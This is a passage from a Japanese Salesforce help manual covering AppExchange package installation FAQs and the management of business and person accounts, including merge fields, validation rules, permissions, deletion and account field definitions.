Salesforce は、AppExchange の公開リストにあるすべてのアプリケーションの定期的なセキュリティレビューを実行します。データアクセス機能があるサードパーティアプリケーションをインストールした場合、これらのアプリケーションは、パッケージがインストールされた組織内の他のデータにアクセスできる可能性があります。非公開リストにあるアプリケーションには、セキュリティレベルは実行されません。システム管理者は、アプリケーションを慎重に調査して、組織内にインストールするかどうかを決定する必要があります。

パッケージをインストールすると自分の名前空間プレフィックスはどうなりますか?

名前空間プレフィックスは、管理パッケージを作成する場合に要求できるグローバルに一意の識別子です。他の開発者からインストールする管理パッケージのすべてのコンポーネントには、組織に開発者の名前空間プレフィックスが含まれます。ただし、未管理パッケージが管理パッケージを含む組織で作成されたものである場合、未管理パッケージにも名前空間プレフィックスを含めることができます。名前空間プレフィックスを含む未管理パッケージをインストールすると、Salesforce では開発者の名前空間プレフィックスをユーザの名前空間プレフィックスに置き換えます。

AppExchange パッケージをアンインストールした後に、再インストールできますか?

はい、できます。パッケージは、以前にインストールしたときと同じ方法で再インストールできます。

AppExchange にリストされているパッケージをインストールするときに、パッケージに含まれるカスタムオブジェクト、タブ、アプリケーションは、Salesforce のエディションの制限にカウントされますか?

いいえ。AppExchange からパッケージをインストールする場合、カスタムオブジェクト、タブ、アプリケーションは、Salesforce のエディションの制限にカウントされません。ただし、パッケージがカスタム項目などその他の種類のカスタムコンポーネントを使用する場合は、Salesforce のエディションの該当する制限にカウントされます。

メモ: これらのルールは、AppExchange にリストされている管理パッケージにのみ適用されます。未管理パッケージまたは AppExchange のリストに公開されていない管理パッケージをインストールする場合は、カスタムオブジェクト、タブ、アプリケーションが Salesforce のエディションの制限にカウントされます。

顧客への営業

Salesforce を使用した営業のさらなる成功

顧客への販売をさらに成功させましょう。ここでは、Salesforceの主要なセールス機能と営業の生産性機能について説明します。

中核的なセールス機能

販売する相手、提供する商品やサービスなどの基本事項を管理します。

- 取引先
- 取引先責任者
- リード
- キャンペーン
- 商談
- 商品と価格表
- 契約
- ソーシャルネットワークとのインテグレーション
- エンタープライズテリトリー管理
- コラボレーション売上予測
- Data.com

営業の生産性の機能

行動の追跡、メールによる顧客とのコミュニケーションなどにより、Salesforce 環境を強化します。

- ホーム
- メモ
- 活動
- 行動とカレンダー
- ToDo
- Salesforce メール
- Office 365™ 向け Microsoft® Email とのインテグレーション
- Work.com

営業先の人および組織の管理

顧客、競合、およびパートナーの設定

取引先

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce の取引先を使用して、処理する顧客または事業体 (企業、学校、政府機関、個人など) に関する情報を保存します。

取引先は、顧客に関して把握しているすべての情報を保存するファイルフォルダと考えてください。たとえば、企業に関する情報を保存する場合、名称、所在地、取引先責任者、過去および現在の注文、その他の関連情報が含まれます。電話やサービス要求のログを保持することもできます。

Salesforce では、企業自体に関する情報 (名称、所在地、Web サイトなど) は、*取引先レコード*として保存されます。取引先に関連する情報 (取引先責任者、メモ、注文など) は、他のタイプのレコードに保存されます。各取引先のすべての関連レコードは、見つけやすいように取引先レコードのホームページにリストされます。[取引先] タブで、取引先の検索、作成、削除、並び替え、絞り込みができます。取引先を選択すると、取引先レコードのホームページの表示、取引先の編集、その取引先に関連する他のレコードへのアクセスができます。

取引先に関して理解しておくべき点がいくつかあります。

Salesforce には 2 つの種別の取引先責任者がある

Salesforce の取引先は、デフォルトで*法人取引先*になります。法人取引先は、企業やその他の事業体に関する情報を保存するために使用されます。Salesforce システム管理者は、個人に関する情報を保存するために使用される、*個人取引先*を設定することもできます。たとえば、個人取引先は、顧客がオンラインショッピングの購入者、ジムの会員、休暇旅行者、その他の個人消費者である場合に最適です。会社が対象とする販売先に応じて、この種別のいずれかのみ、または両方の取引先を使用可能にする場合があります。

> **メモ:** Salesforce ヘルプやその他のドキュメントでは、*取引先*という単独の用語は常に法人取引先と個人取引先の両方を指します。*法人取引先*および*個人取引先*という用語は、これら 2 つの種別の取引先に違いがある場合に使用されます。

取引先機能の名前を変更できる

Salesforce システム管理者が、[取引先] という名前を「*クライアント*」や「*患者*」など、事業に適した名前に変更することができます。ただし、Salesforce ヘルプでは常に*取引先*と呼ばれます。

ユーザはモバイルデバイスで取引先にアクセスできる

取引先へは、Salesforce フルサイトから、または Salesforce システム管理者が Salesforce1 アクセスを有効にしていれば、Salesforce1 モバイルアプリケーションからアクセスできます。

取引先からソーシャルネットワークとニュースにリンクできる
会社でソーシャル取引先、取引先責任者、およびリード、ニュースコンポーネント (Lightning Experience のみ)、または Data.com Clean 機能を使用している場合、取引先に関する追加情報や最新情報を利用できます。

関連トピック:

- ソーシャル取引先、取引先責任者、およびリード
- 取引先チーム
- Lightning Experience でのメールおよびテンプレートの管理
- Lightning Experience での作業の管理と過去の活動の表示
- ソーシャル取引先、取引先責任者、およびリード

個人取引先とは?

個人取引先には、個人消費者に関する情報が保存されます。

メモ: このリリースには、Lightning Experience の個人取引先のベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。組織での個人取引先の有効化については、「個人取引先の有効化」(ページ 1972)を参照してください。

Salesforce の取引先は、デフォルトで*法人取引先*になります。法人取引先は、企業やその他の事業体に関する情報を保存するために使用されます。Salesforce システム管理者は、個人に関する情報を保存するために使用される、*個人取引先*を設定することもできます。たとえば、個人取引先は、顧客がオンラインショッピングの購入者、ジムの会員、休暇旅行者、その他の個人消費者である場合に最適です。会社が対象とする販売先に応じて、この種別のいずれかのみ、または両方の取引先を使用可能にする場合があります。

個人取引先と法人取引先の機能は異なります。たとえば、個人取引先には取引先責任者を設定できません。代わりに、個人取引先レコードには、一般的に法人取引先責任者として保存する情報 (姓、名など) が保存されます。個人取引先は通常、取引先責任者と同様に処理できます。たとえば、個人取引先に対し、ミーティングへの招待、キャンペーンへの関連付けができます。個人取引先と法人取引先の違いについては、「個人取引先の処理」を参照してください。

メモ: Salesforce ヘルプやその他のドキュメントでは、*取引先*という単独の用語は常に法人取引先と個人取引先の両方を指します。*法人取引先*および*個人取引先*という用語は、これら 2 つの種別の取引先に違いがある場合に使用されます。

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 個人取引先の処理
- 取引先

個人取引先の差し込み項目の使用に関する考慮事項

差し込み項目は、レコードから値を取り込むために、メール、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、数式に配置できる項目です。カスタムHTMLテンプレートの件名と本文中に差し込み項目を使用できます。差し込み項目を使用するときには、そのしくみと、ドキュメントおよびメールへの差し込み結果がどうなるかを理解しておくことをお勧めします。

- 組織で個人取引先を使用している場合には、法人取引先および個人取引先項目を取引先の差し込み項目として使用できます。［誕生日］、［メール］、［役職］など、個人取引先に固有の取引先項目には、差し込み項目名に「Account.Person」と記載されています。たとえば、`{!Account.PersonBirthdate}`です。
- {!Account.IsPersonAccount}という差し込み項目を使用して、個人取引先または法人取引先のどちらを使用するかを決定できます。
- 一部の取引先責任者の項目は取引先オブジェクトの一部として表示されるため、以前は一意の名前と表示ラベルが指定されていた取引先項目が一意ではなくなる場合があります。取引先ページのこれらの項目は、個人取引先アイコン( )で示されます。差し込み項目が正しい項目を参照できるよう、取引先に含まれているすべての取引先のカスタム項目の項目名と表示ラベルが組織で一意であることを確認します。詳細は、「個人取引先とは?」(ページ1357)を参照してください。

重要:

- 複数のカスタムオブジェクトに一致する名前や表示ラベルがある場合、[使用可能な差し込み項目]から選択するときにいずれか1つのオブジェクトのみが表示されます。どのオブジェクトからも差し込み項目を選択できるように、すべてのカスタムオブジェクトの項目名と表示ラベルが一意であるようにしてください。

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

取引先
個人取引先の入力規則

個人取引先の入力規則

重要: 個人取引先は、一度有効化すると無効化できません。そのため、既存顧客の場合は、Sandboxを作成して個人取引先が組織に与える影響をプレビューすることをお勧めします。

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。利用可能な差し込み項目のリストは、使用しているデータ型によって異なります。このトピックでは、個人取引先で入力規則に差し込み項目を使用する際の考慮事項について説明します。

エディション

使用可能なインターフェース: Salesforce Classic

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ヒント

- 個人取引先にのみ適用する入力規則を定義するには、`IsPersonAccount` 差し込み項目を使用します。たとえば、`Account.City = "San Francisco"` では、法人または個人取引先の市区郡がサンフランシスコであることを確認し、`IsPersonAccount ( Account.City = "San Francisco")` では、個人取引先の市区郡がサンフランシスコであることを確認します。
- 取引先の入力規則では個人取引先名と法人取引先名を異なる方法で扱う必要があります。
  - 法人取引先では、差し込み項目 `Name` を使用します。
  - 個人取引先では、差し込み項目の `FirstName` と `LastName` を使用します。
- [誕生日]、[メール]、その他の個人取引先に対してのみサポートされる項目を、取引先の入力規則で差し込み項目として使用できます。これらの差し込み項目を使用する場合、法人取引先のレコードでは、これらの項目が空白値として処理されます。法人取引先項目および個人取引先項目については、「取引先項目」(ページ 1370)を参照してください。

関連トピック:

取引先

個人取引先の差し込み項目の使用に関する考慮事項

法人取引先の定義と、個人取引先との違いは?

法人取引先は、複数の取引先責任者と関連付けることのできる会社、法人などのビジネスエンティティです。法人取引先は、すべてのエディションで利用でき、フォルダアイコン ( ) で表示されます。

Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、Salesforce 組織で個人取引先 ( )を使用できるように設定できます。個人取引先は、取引先および取引先責任者として同時に機能する個々の消費者です。

関連トピック:

取引先

個人取引先の処理

個人取引先は多くの場合、取引先責任者としても利用できます。ただし、個人取引先には、法人取引先と異なる主要な領域や固有の考慮事項があります。

メモ: このリリースには、Lightning Experience の個人取引先のベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。組織での個人取引先の有効化については、「個人取引先の有効化」(ページ 1972)を参照してください。

Salesforce の機能	個人取引先の処理
取引先のマージ	個人取引先は、他の個人取引先とのみマージできます。「重複する取引先のマージ」(ページ 1387)を参照してください。
取引先の簡易作成	取引先のホームページで、[簡易作成] 領域の項目は、プロファイルに設定されたデフォルトの取引先レコードタイプが個人取引先レコードタイプか、法人取引先レコードタイプかによって決定されます。
取引先	個人取引先には、他の取引先または取引先責任者とのリレーションを設定できません。取引先階層に含めることはできません。
活動	個人取引先は、［名前］または［関連先］の項目のいずれかを使用して行動または ToDo と関連付けることができます。 取引先責任者と同様、個人取引先は、行動に招待できます。 ユーザが個人取引先とのミーティングを要請するには、[個人取引先] ページレイアウトに［メール］項目を追加する必要があります。
キャンペーン	取引先責任者と同様、個人取引先は、キャンペーンに追加でき、[キャンペーン履歴] 関連リストを設定できます。
ケース	ケースでは、個人取引先は、［取引先名］項目、［取引先責任者名］項目、または両方に入力できます。
Chatter フィード追跡	個人取引先をフォローする場合、取引先責任者項目ではなく、取引先項目をフォローします。
コミュニティおよびポータル	取引先責任者と同様、個人取引先は、カスタマーコミュニティおよびカスタマーポータルのユーザとして有効化できます。 個人取引先をパートナーコミュニティおよびパートナーポータルのユーザとして有効化することはできません。

エディション

法人取引先を使用可能なエディション: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なエディション: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce の機能	個人取引先の処理
取引先責任者の役割	取引先責任者と同様、[取引先責任者の役割] 関連リストを使用して個人取引先を取引先、ケース、取引先責任者、および商談に関連付けることができます。 同様に、[取引先責任者の役割] 関連リストを使用して取引先責任者を個人取引先に関連付けることができます。
取引先責任者	法人取引先と異なり、個人取引先には取引先責任者とのリレーションを設定できません。
カスタムオブジェクト	取引先または取引先責任者に対するリレーションを持つカスタムオブジェクトは、個人取引先の関連リストとして追加できます。
Data.com	個人取引先は、Data.com の商品および機能ではサポートされません。
デスクトップインテグレーション	個人取引先は、次の Salesforce インテグレーション機能でサポートされています。 • Lightning for Outlook • Salesforce for Outlook • Connect Offline 個人取引先は、Lightning Sync ではサポートされていません。
重複管理	個人取引先は、Data.com 重複管理ではサポートされていません。
メール	取引先責任者と同様、個人取引先には個別のメールと一括メールを送信できます。
ExactTarget	個人取引先はサポートされますが、追加の設定が必要です。
項目の履歴	個人取引先レコードに表示される取引先および取引先責任者項目は、取引先項目履歴設定を使用して追跡できます。個人取引先の項目履歴は [取引先履歴] 関連リスト、取引先履歴レポート、および項目監査履歴で参照されます。
項目	ほとんどの標準取引先項目および標準取引先責任者項目と、すべてのカスタム取引先項目およびカスタム取引先責任者項目は、個人取引先ページレイアウトで使用できます。 一部の法人取引先項目 ([親取引先]、[階層の表示] など) と一部の取引先責任者項目 ([上司] など) は個人取引先ではサポートされません。 「個人取引先項目」を参照してください。
アイコン	Salesforce Classic では、個人取引先には、個人アイコン ( ) が使用され、法人取引先にはフォルダアイコン ( ) が使用されます。 Lightning Experience では、個人取引先にはビル付きの個人アイコン ( ) が使用され、法人取引先にはビルアイコン ( ) が使用されます。

Salesforce の機能	個人取引先の処理
	［個人取引先］項目を該当する検索レイアウトまたはリストビューに追加することで、個人取引先アイコンを検索結果、リストビュー、およびルックアップダイアログに追加できます。
インポートウィザード	個人取引先は、データインポートウィザード、あるいは個人取引先の個々のインポートウィザードを使用してインポートできます。
リードの取引の開始	［会社］項目に値がないリードは、個人取引先に変換されます。［会社］項目に値のあるリードは、法人取引先に変換されます。
リストビュー	個人取引先は、すべての取引先および取引先責任者リストビューに表示されますが、[取引先責任者] ホームページの [最近の取引先責任者] リストには表示されません。 どのレコードが個人取引先かをすばやく確認するには、［個人取引先］項目を表示する項目のリストに追加します。個人取引先をリストビューに追加またはリストビューから除外するには、［個人取引先］項目を検索条件に追加します。
Salesforce Classic のモバイル設定	Salesforce Classic Mobile 設定に取引先オブジェクトが含まれている場合、個人取引先と法人取引先がユーザのモバイルデバイスに自動的に送信されます。 *「個人取引先 次の文字列と一致する `False`」* という条件を使用して、設定のデータセットから個人取引先を除外できます。個人取引先のみをモバイル化するには、*「個人取引先 次の文字列と一致する `True`」* という条件を使用します。モバイル設定に取引先のみが含まれ、取引先責任者が含まれていない場合、その設定に割り当てられたユーザのモバイルクライアントアプリケーションには [取引先責任者] タブが表示され、そのタブに個人取引先が含まれます。
パッケージ化	個人取引先コンポーネントと属性を管理パッケージや未管理パッケージに含めることができます。
ページレイアウト	個人取引先には、固有のページレイアウトがあり、取引先項目、取引先責任者項目、取引先のカスタムリンク、取引先関連リスト、および取引先責任者関連リストを含めることができます。 個人取引先のページレイアウトでは、［上司］と［親取引先］項目はサポートされません。「個人取引先項目」を参照してください。
Pardot	個人取引先はサポートされますが、追加の設定が必要です。
パートナー	個人取引先を相互に関連付けるために、[パートナー] 関連リストを使用できます。個人取引先間の関連を反映して [パートナー] 関連リストの名前を変更することをお勧めします。
プロセスビルダー	個人取引先を作成または編集すると、プロセスビルダーがトリガされます (該当する場合)。
レコードタイプ	システム管理者は複数のレコードタイプを個人取引先に設定できます。個人取引先は、他の個人取引先レコードタイプにのみ変更することができます。

Salesforce の機能	個人取引先の処理
名称変更したタブと標準項目	個人取引先レコードに表示されるタブと項目の名前をカスタマイズするには、システム管理者が取引先と取引先責任者のタブと項目をカスタマイズする必要があります。
Salesforce1	個人取引先と Salesforce1 が有効な組織では、Salesforce1 内のほとんどの機能について個人取引先の作成、アクセス、および管理ができます。
検索	Lightning Experience と Salesforce1 では、個人取引先が取引先と取引先責任者の両方の検索結果に表示されます。Salesforce Classic では、個人取引先は取引先の検索結果にのみ表示されます。 検索結果でユーザが個人取引先と法人取引先を区別しやすいように、システム管理者は［個人取引先］項目を該当する検索結果に追加できます。
セルフサービスポータル	取引先責任者と同様、個人取引先は、セルフサービスポータルのユーザとして有効化できます。 メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。
共有設定	個人取引先が有効になっていると、取引先責任者に対する組織の共有設定は、[親レコードに連動] に設定され、変更できません。 組織で取引先責任者の共有設定がカスタマイズされていて、個人取引先を有効にする場合、取引先責任者に対する組織の共有設定を [親レコードに連動] に変更します。その結果、取引先責任者共有ルールや手動で共有された取引先責任者はすべて削除されます。
ソーシャル取引先、取引先責任者、およびリード	取引先責任者と同様に、個人取引先はソーシャルネットワークプロファイルにリンクできます。
登録情報照会	取引先責任者と同様、個人取引先には、個別にまたは一括で登録情報照会を送信できます。
ストレージ	それぞれの個人取引先は、1 件の取引先と 1 件の取引先責任者で構成されるため、個人取引先は、取引先と取引先責任者両方のストレージにカウントされます。
Visual Workflow	個人取引先を作成または編集すると、Visual Workflow で作成されたフローがトリガされます。

Salesforce の機能	個人取引先の処理
ワークフロールール	個人取引先を作成または編集すると、取引先ワークフロールールを起動します。

関連トピック:

- 個人取引先とは?
- 個人取引先の有効化
- https://help.salesforce.com/help/pdfs/en/salesforce_B2C_implementation_guide.pdf

取引先のレコードタイプの変更に関するガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードの作成時に使用可能なビジネスプロセス、選択リスト値、ページレイアウトは、レコードタイプによって決まります。取引先のレコードタイプを変更する前に、次の重要な詳細事項に注意してください。

組織で個人取引先を使用している場合、システム管理者は取引先に2つのレコードタイプ、つまり法人取引先と個人取引先を設定しています。UI から、ある法人取引先を別の法人取引先に、またはある個人取引先を別の個人取引先に、取引先のレコードタイプを変更できます。ただし、法人取引先から個人取引先に、または個人取引先から法人取引先に取引先のレコードタイプを変更する場合は、API を使用する必要があります。

関連トピック:

- レコードタイプ
- 実装ガイド: 個人取引先の実装
- SOAP API 開発者ガイド: 個人取引先レコードタイプ

取引先の一覧表示

取引先のリストページでは、取引先一覧が現在のビューに表示されます。

- 取引先名をクリックして、取引先の詳細を表示します。
- また、取引先名の横にある [編集] か [削除] をクリックすることで、取引先を編集または削除できます。
- 組織で個人取引先を使用していて、現在のリストビューに［個人取引先］項目が含まれている場合、Salesforce Classic ではこの項目の列ヘッダーに個人取引先アイコン( )が表示されます。リスト中の個人取引先を昇順または降順に並び替えるには、ヘッダーの個人取引先アイコンをクリックします。

関連トピック:

取引先

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先リストを参照する
- 取引先に対する「参照」

法人取引先を作成する
- 取引先に対する「作成」

個人取引先を作成する
- 取引先と取引先責任者に対する「作成」

取引先の使用

ユーザ権限

取引先を参照する	取引先に対する「参照」
法人取引先を編集する	取引先に対する「編集」
個人取引先を編集する	取引先と取引先責任者に対する「編集」
パートナー取引先を有効にする	「外部ユーザの管理」
パートナー取引先を無効にする	取引先に対する「編集」 および 「外部ユーザの管理」
カスタマーポータル取引先を無効にする	取引先に対する「編集」 および 「セルフサービスユーザの編集」

エディション

法人取引先を使用可能インターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

*取引先*とは状況を把握したい組織、会社、または消費者。たとえば、顧客、パートナー、競合会社など。

- 取引先の表示と編集
- ソーシャル取引先、取引先責任者、およびリードを使用した、取引先のソーシャルネットワークプロファイルの表示、ソーシャルメディアの影響のレベルの表示、関連する YouTube 動画の閲覧
- 取引先関連情報の検索 (取引先責任者など)
- 取引先の Data.com 取引先責任者の取得
- Data.com Clean による取引先レコードのクリーンアップ
- Chatter を使用した取引先の更新とコメントの表示
- カスタマーポータルユーザに取引先へのアクセス権を付与
- 取引先をパートナー取引先として有効化
- 稼働時間とサービス人員設定を取引先に追加して、フィールドサービス設定を反映します。

関連トピック:

取引先

取引先の詳細の表示と編集

ユーザ権限	
取引先を参照する	取引先に対する「参照」
法人取引先を編集する	取引先に対する「編集」
個人取引先を編集する	取引先と取引先責任者に対する「編集」
パートナー取引先を有効にする	「外部ユーザの管理」
パートナー取引先を無効にする	取引先に対する「編集」 および 「外部ユーザの管理」
カスタマーポータル取引先を無効にする	取引先に対する「編集」 および 「セルフサービスユーザの編集」

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先のホームページまたはリストページで取引先を指定し、取引先名をクリックすると、取引先の詳細ページが表示されます。

- 詳細ページで項目を直接編集するには、インライン編集を使用します。インライン編集が有効になっていない場合は、システム管理者にお問い合わせください。インライン編集は、Salesforce Classic でのみ使用できます。
- ページを編集モードで表示するには、[編集] をクリックし、変更を行ってから [保存] をクリックします。
- Salesforce Classic で現在の取引先を保存して、別の取引先を新規作成するには、[保存 & 新規] をクリックします。
- レコードの詳細の印刷用表示を開くには、ページの右上隅にある [印刷用に表示] をクリックします。印刷用表示は、Salesforce Classic でのみ使用できます。
- 取引先をパートナー取引先として有効化するには、[外部取引先の管理] をクリックして [パートナーとして有効化] を選択します。会社がパートナーポータルを有効にしている場合、Salesforce Classic でのみ使用できます。
- 個人取引先をカスタマーポータルとして有効化するには、[Manage External User (外部ユーザを管理)] をクリックして [カスタマーユーザを有効化] を選択します。会社に個人取引先とカスタマーポータルがある場合、Salesforce Classic でのみ使用できます。

メモ: 通常、取引先所有者は、その取引先に関連するすべてのデータを表示できます。

ただし、システム管理者は、そのユーザのロールに、取引先に関連付けられた商談でユーザが所有していないものを表示できるかどうかを決めるオプションを設定できます。

また、取引先がテリトリーに割り当てられている場合、システム管理者は、そのテリトリー内のユーザが取引先を表示、編集、移行、または削除できるかどうかを決めるオプションを設定できます。

関連トピック:

取引先項目

取引先

取引先、取引先責任者、およびリードのプロファイル画像の選択と変更

取引先作成のガイドライン

取引先を作成するときは、次のガイドラインとヒントを参考にしてください。

- 法人取引先を作成するには、取引先に対する「作成」権限が必要です。個人取引先を作成するには、取引先と取引先責任者の両方に対する「作成」権限が必要です。
- 組織でレコードタイプを使用している場合、取引先を作成するときに［レコードタイプ］の選択を要求される場合があります。レコードタイプが異なると、項目や選択リスト値が異なる場合があります。
- 法人取引先を別の法人取引先の子会社に指定するには、［親取引先］項目を入力します。取引先の関係の階層を表示できます。［親取引先］項目は、個人取引先では利用できません。
- 同じ会社の別の場所を指定するには、［取引先 部門］項目を使用します。たとえば、Acme.com にはパリとロンドンに事業所があるとします。2 つの取引先を作成し、名前は両方とも Acme.com としますが、［取引先 部門］にはそれぞれパリとロンドンの値を設定します。
- 組織でディビジョンを使用している場合、新規取引先のディビジョンは、別のディビジョンを手動で選択しない限り、自動的にデフォルトのディビジョンに設定されます。
- 組織でテリトリー管理を使用している場合、取引先割り当てルールで、新規作成した取引先をテリトリーに自動的に割り当てることができます。「テリトリー管理に関するオブジェクト」 (ページ 1562)を参照してください。

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

取引先項目

親取引先の表示

レコードの作成

取引先削除時の影響について

ほとんどの取引先とその関連レコードは 1 回のクリックで削除できますが、一部の取引先は、関連付けが削除されるまで削除できません。

重要: 取引先を削除できる場合、Salesforce Classic と Lightning Experience のどちらでも、取引先の詳細ページ、および取引先リストページの該当する行に、オプションとして [削除] が表示されます。削除オプションが表示されない場合は、その取引先を削除する権限がありません。Salesforce システム管理者にお問い合わせください。

削除された取引先は、関連項目と一緒にごみ箱に移動します。

メモ: Lightning Experience からごみ箱にはアクセスできませんが、削除された項目はごみ箱に入ります。ごみ箱の項目を表示または復元するには、一時的に Salesforce Classic に切り替えます。

- 取引先責任者
- 商談
- 取引先責任者 (有効ではない場合)
- 活動
- メモ
- 添付ファイル
- ポータルロールおよびグループ (取引先のすべてのポータルユーザが無効な場合)
- パートナーリレーション
- リレーショングループメンバー

ごみ箱から取引先を復元する場合、次の例外を除き、関連する項目もすべて復元されます。

- 場合によってはリレーショングループメンバー。
- ポータルロールおよびグループ。「取引先の使用」(ページ 1366)を参照してください。

次の場合は、取引先を削除できません。

- 取引先に対する「削除」権限がない
- 取引先の所有者、組織のロール階層で取引先の所有者よりも上位、システム管理者のいずれでもない
- 取引先がパートナー取引先として有効化になっている。関連ケース、有効な契約、他のユーザが所有する関連商談がある。または、関連取引先責任者がセルフサービスポータルで有効になっている。

さらに、現在のユーザによる成立した商談が取引先にある場合、その取引先を削除しようとすると、取引先と一緒に成立した商談を削除するか、取引先の削除をキャンセルするかを確認するメッセージが表示されます。

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

取引先を削除する
- 取引先に対する「削除」

メモ: 削除に含まれる関連レコードに対する「削除」権限は必要ありません。

関連トピック:

- レコードの削除
- 重複する取引先のマージ
- 取引先

取引先項目

取引先には、法人取引先項目と個人取引先項目があります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能な法人取引先項目は、使用している Salesforce のエディションによって異なります。

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能な個人取引先項目は、使用している Salesforce のエディションによって異なります。

法人取引先項目

法人取引先には、次の項目があります(アルファベット順)。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

取引先レコードが Data.com から追加された場合、次に示す特定の項目に Data.com または Dun & Bradstreet (D&B) 値 (値が使用可能な場合) が入力されます。一部の Data.com 項目は、特定の Data.com 製品の使用ライセンスを持つ組織でのみ使用できます。これらの項目は、項目の説明に明記されています。

項目	説明	Data.com または D&B の値を許可する
取引先 通貨	取引先における、すべての通貨金額項目のデフォルト通貨。金額は取引先通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。	
取引先 ディビジョン	取引先が属するディビジョン。取引先責任者や商談など、取引先に関連付けられるレコードは、自動的に取引先のディビジョンを継承します。ディビジョンを使用してデータを分割している組織でのみ利用可能です。	

項目	説明	Data.com または D&B の値を許可する
取引先名	会社の名前。この項目は最大 255 文字まで入力できます。	✔ (D&B)
取引先名 （ローカル）	ローカル言語に翻訳された取引先の名前。	
取引先番号	取引先の追跡 (参照) 番号。この項目は最大 40 文字まで入力できます。	
取引先所有者	取引先の割り当てられた所有者。Personal Edition では利用できません。	
取引先レコードタイプ	どのような選択リスト値がそのレコードで使用可能かを決定する項目名。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。	
取引先 部門	*単一の場所、本社、支店など、取引先の場所の情報。この項目は最大 80 文字まで入力できます。*	✔ (D&B)
取引先ソース	取引先レコードのソース。たとえば、「*広告*」、「*Data.com*」、「*展示会*」などです。ソースは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	✔ (Data.com)
年間売上	報告されている年間収益額。 メモ: Data.com Prospector または Data.com Clean を使用して取引先レコードをクリーンアップする場合、Data.com では、毎月、米国ドル以外の通貨を米国ドルに変換します。これにより、この項目の値が変わる場合があります。米国ドル以外の通貨を使用する組織では、レコードのクリーン	✔ (D&B)

項目	説明	Data.com または D&B の値を許可する
	アップ状況を特定するときに［年間売上］項目が無視されます (そのため、［状況をクリーンアップ］項目の値は変わりません)。また、取引先レコードおよびクリーンアップ比較ページの［年間売上］項目からもこの値が削除されます。	
市区郡 (請求先)	請求先住所の市区郡部分。最大 40 文字です。	✔ (D&B)
国 (請求先)	請求先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	✔ (D&B)
都道府県 (請求先)	請求先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	✔ (D&B)
町名・番地 (請求先)	請求先に使用される町名・番地。この項目は最大 255 文字まで入力できます。	✔ (D&B)
郵便番号 (請求先)	請求先住所の郵便番号部分。最大 20 文字です。	✔ (D&B)
